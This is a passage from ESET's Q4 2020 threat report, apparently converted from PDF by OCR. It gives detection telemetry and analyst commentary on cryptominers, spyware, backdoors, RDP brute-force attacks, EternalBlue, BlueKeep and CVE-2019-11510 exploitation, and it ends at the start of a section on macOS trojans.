


Trojan:PUA and in-browser:desktop ratio of cryptominer detections in Q4 2020


Though Bitcoin is the major player in the cryptocurrency world, it was not the only one enjoying significant growth in Q4. For example, ***Ethereum*** [43] and ***Monero*** [44] both reached their yearly highs in Q4. Following suit, ***a new worm*** [45] that turns Windows and Linux servers into Monero miners appeared in December. It can spread to other systems by brute forcing public-facing services with weak passwords.

Even if cryptominers might appear to pose a less severe threat to security, they should not in any way be underestimated. Apart from reducing the processing power of a victim's hardware, they can be used to hide further malicious activities. In Q4, ***Microsoft published its findings*** [46] confirming this in the case of attacks conducted by the BISMUTH APT group against private and government institutions in France and Vietnam, where the threat actors first deployed cryptominers and then focused on credential theft.

In 2020, the leader in cryptomining activity per country was Thailand, where ESET telemetry registered 17.9% of all detections. The remaining places in the top three were taken by Latin American countries – Peru with 10.1% of detections and Ecuador with 5.1%.



Rate of cryptominer detections in 2020



Bitcoin, Monero, and Ethereum exchange rate trends in 2020

Trends & outlook

As prices of cryptocurrencies rise, cryptomining becomes more and more profitable, which subsequently influences the volume of cryptominer detections. By spreading cryptominers to unsuspecting victims' computers, attackers can gain money without the need to buy expensive hardware necessary for mining. We can also see that some password stealers, banking malware, and spyware have been adding functionalities that let them steal cryptocurrency wallets. Additionally, as in the case with BISMUTH, cryptomining is also being leveraged by sophisticated threat actors. All in all, while malicious cryptomining is likely past its prime, we can expect to see it grow as long as the value of cryptocurrencies continues to stay high.

Juraj Jánošík, ESET Head of Automated Threat Detection and Machine Learning

Besides bitcoin's increase in value tied to its growing popularity with the financial establishment, we can see a relationship between the price of bitcoin and heightened targeted-ransomware activity. The attackers often demand payment in cryptocurrencies, which the victims generally do not possess. Hence, the victims buy cryptocurrency, which in turn raises the value, so the more successful the attacks, the higher the price of the cryptocurrency. With the current boom in ransomware attacks, we can only expect this phenomenon to continue.

Igor Kabina, ESET Senior Detection Engineer

Spyware & backdoors


The further decline in overall detections leaves password stealer Fareit and PHP webshell backdoors unfazed; supply-chain attacks define the quarter.

Although ESET telemetry recorded activity peaks for both spyware and backdoors in September and October, overall we saw further declines for each category in Q4 2020, with 23% and 20% decreases in detections, respectively.


The rankings in the top 10 have remained largely unchanged in Q4, with minor shifts and the odd newcomer. Win/HoudRat's presence remained strong, much like in the previous quarters, being continuously driven by its invasive spreading mechanism, and poor cyberhygiene in developing markets.

Widespread password stealer Win/PSW.Fareit, also known as Pony, retained its second-place position in the top 10, with only a minor decrease in total detection numbers QoQ, despite the overall decline in the spyware category. Fareit, which is predominantly distributed through malspam, was responsible for the spyware detection peak at the end of November 2020: ESET telemetry detected a localized campaign in Turkey, using Fareit's go-to email lures related to shipping and parcel delivery.


In the backdoor statistics, PHP/WebShell took the lead for the first time in 2020, after gaining prevalence with each quarter. This detection name covers malware written in PHP – the most popular server-side scripting language – which, when uploaded to a web server, gives an attacker remote access to its functions. Attackers usually sneak such malware onto web servers through vulnerable or poorly secured web applications, and then use the access for nefarious activities, such as data and credential theft, distribution of further malware, and scanning for further vulnerabilities.



Spyware and backdoor detection trends in 2020, seven-day moving average




Top 10 spyware families in Q4 2020 (% of spyware detections)



Top 10 backdoor families in Q4 2020 (% of backdoor detections)

The backdoor category also saw a newcomer in the backdoor top 10 in Q4 – Win/Xorasi. This backdoor was behind the detection peak in November 2020, with most detections in Turkey.

The yearly spyware and backdoor data show a gradual decline in activity, with occasional peaks. As seen in the accompanying heat maps, spyware detections had the highest share in Peru, Israel, Russia, Turkey and Japan. Backdoors were most heavily present in Thailand, Indonesia, Peru, Turkey and India.



Rate of spyware and backdoor detections in 2020

In terms of most prevalent malware families, this threat category was very stable throughout the year. The reasons for this are multifold: first, many of the threats use removable media or widely unpatched vulnerabilities for spreading, which boosts their numbers. Second, as seen from the geographic data, many of these threats target developing markets where cyberhygiene is still lacking. Finally, many of the most widespread tools have been leaked online, and are therefore readily available for cybercriminals to employ in new campaigns.

Spyware & backdoors in APT attacks

As is apparent from ESET research, new spyware and backdoor threats are developed as part of more sophisticated spying campaigns, which are typically narrowly targeted and thus low in detection numbers.

In Q4 2020, ESET researchers published their analysis of *ModPipe* [4], a modular backdoor targeting POS software used in the hospitality sector. Among their other notable discoveries in 2020 are *Ramsay* [47], a cyberespionage toolkit targeting air-gapped networks; the extensive *InvisiMole toolset* [10]; *CDRThief* [48], malware targeting Linux VoIP softswitches; and of course the multitude of tools used by notorious espionage groups such as *Turla* [7].

Spyware and backdoors are also at the core of supply-chain attacks, of which ESET uncovered three in Q4 alone: the *Lazarus attack* [6] in South Korea; a Mongolian supply-chain attack named *Operation StealthyTrident* [8]; and the *Operation SignSight* [9] supply-chain attack against a certification authority in Vietnam.

Trends & outlook

The many supply-chain attacks discovered by ESET in 2020 – as well as the major attack on SolarWinds – show that attackers are determined to find new ways of delivering malware to their targets' computers. We can safely predict that the number of supply-chain attacks will continue to grow in the future, especially against companies whose services are popular in specific regions or in specific industry verticals.

Anton Cherepanov, ESET Senior Malware Researcher

Most of the mass-spreading spyware and backdoors we see in the top ranks of ESET telemetry data are distributed with the aim of generating profit and perpetuating other cybercrime, for example by harvesting passwords or downloading different types of malware. The lack of movement in the charts suggests that the currently circulating tools provide criminals with the functionality they need to achieve these goals. Yet, as we are seeing a decline in spyware and backdoor detections, it is possible that resources are increasingly invested elsewhere – possibly the more lucrative ransomware business. Going forward, we will likely see backdoors increasingly used in ransomware attacks to exfiltrate data before deploying ransomware, thus providing attackers with further extortion leverage in case victims refuse to pay the ransom.

In light of the SolarWinds hack, we may expect more supply-chain attacks to be disclosed and investigated as a result of increased code quality-assurance checks and improved security measures being implemented. And undoubtedly, we will see more state-sponsored attacks through undocumented software backdoors and vulnerabilities.

Jiří Kropáč, ESET Head of Threat Detection Labs


Exploits

RDP attacks continue to grow albeit at a significantly slower pace. Despite short-lived increases, activity around BlueKeep and EternalBlue faded towards the end of the year.

With the COVID-19 infection ratio skyrocketing in many regions of the world in Q4, organizations and their employees had little choice but to continue the heavy use of remote access for daily operations. Cybercriminals misused the worsening pandemic to further ramp up the volume of brute-force attacks against Remote Desktop Protocol (RDP), although at a slower pace than in the previous quarters.


The number of unique clients reporting RDP attacks per day grew in Q4 by 17%, the lowest QoQ increase seen in 2020. Similarly, the volume of attack attempts on RDP continued to grow in Q4, adding another 40% compared to Q3. Albeit a large figure, this is a significant slowdown against the extreme 140% growth observed between Q2 and Q3.

The end of the year also brought a bit of relief. After December 23, there was a sharp drop in RDP attack attempts and even a slight decline in number of unique clients being targeted per day. This change was probably caused by the criminal actors taking time off, which has become a trend observed with several threat actors.



Trends of RDP connection attempts in 2020, seven-day moving average


In summary, ESET systems have detected close to 29 billion RDP brute-force attack attempts against over 770 thousand unique clients over the whole of 2020. The increases between Q1 and Q4 reached 768% in number of RDP attack attempts and 225% growth of unique clients that reported them per day.




Rate of RDP connection attempts in 2020

Attempts to use the EternalBlue exploit as well as the number of unique clients who reported such attempts stayed stable in Q4. Both figures saw only minor changes, losing 3% in comparison with Q3. As in the case of attacks against RDP, EternalBlue saw holiday-induced activity decline.

As for the Q1 to Q4 comparison, EternalBlue activity, in terms of unique clients, dropped 8%, contrasting with the total volume of attack attempts, which remained largely unchanged. The rapid growth at the beginning of the year might be attributed to:



Trends of EternalBlue and BlueKeep attack attempts in 2020, seven-day moving average



Trend of unique clients reporting attack attempts on CVE-2019-11510 in 2020, seven-day moving average

- Previously air-gapped unpatched networks being connected to the internet and subsequently targeted by actors using the EternalBlue exploit.
- EternalBlue being added to tools utilized by internal security or pentesters, increasing the detections over a short period of time.

Q4 brought quite dynamic activity around BlueKeep. After continuous declines in Q2 and Q3, attempts to misuse the flaw saw a noteworthy jump in October. However, this upward movement was only short-lived and followed by further decline. BlueKeep detections closed 2020 with one of the lowest figures all year. Consolidated volumes in Q4 brought a 13% decline in unique clients reporting BlueKeep attack attempts per day and 8% decline in overall attack attempts.

Comparing Q1 to Q4, BlueKeep attacks dwindled in both number of unique clients (-8%) and overall attack attempts (-13%). According to ESET researchers, the declining trend in both EternalBlue and BlueKeep can probably be attributed to old or unpatched machines being replaced by newer hardware, which in turn gradually diminishes the interest and need for security staff to test internal networks for BlueKeep and EternalBlue.

2020 brought to light a few specific vulnerabilities in remote access solutions that became popular attack vectors misused by high-profile ransomware gangs. One such example exploited by Sodinokibi/REvil was Pulse Secure Connect vulnerability *CVE-2019-11510* [49].

A Q1 to Q4 comparison shows a 67% uptick in unique clients reporting attacks against the flaw and a 69% increase in total attack attempts. Comparing Q4 to Q3, the rate of increase had slowed with unique client reports rising by only 5% and the total number of attack attempts seeing only minor correction (+2%).

At least part of the growing numbers could be explained by increased interest and awareness among internal security teams and pentesters who increasingly check for CVE-2019-11510 in their environments.

Trends & outlook

2020 was an unprecedented year that saw a rapid increase in "work from home". That meant a big increase of home-to-work network connections – be these secured via a private VPN or not so secure via RDP, creating a huge attack surface.

In the course of the year, Microsoft patched quite a few vulnerabilities that initially looked quite scary. Had any of the bad actors managed to develop working exploits fast enough, it could have caused another "EternalBlue moment". Luckily none of those fears materialized.

2021 will likely see a stabilization or a gradual drop in exposed RDP clients. On the other side we might expect a rise of connected IoT devices. Also, corporate clients will probably devote more effort to hardening the hastily implemented remote networks that, due to necessity, were constructed with security being something of a secondary consideration.

Ladislav Janko, ESET Senior Malware Researcher

Mac threats


Q4 brings an increase in trojan detections as other macOS threats stagnate or continue to decline.

In Q4, macOS detections continued to decline (-3.3%) – albeit at a much slower pace than in Q3 (-21.3%) – in almost all monitored categories. The Trojan category was a notable exception, with the overall volume up by 78% QoQ. The uptick started in the last days of Q3 and lasted for most of the quarter, reaching its peak on November 17. After that, Trojan detections started a gradual decline, which lasted until the end of the year.


The cause behind this sudden growth was twofold:

- peak of OSX/TrojanDownloader.Adload.AE and OSX/TrojanDownloader.Adload.AD, variants of a trojan that downloads adware components and products such as MacKeeper; FakeAV
- short-term growth in OSX/Exploit, described in more detail in the following paragraphs.

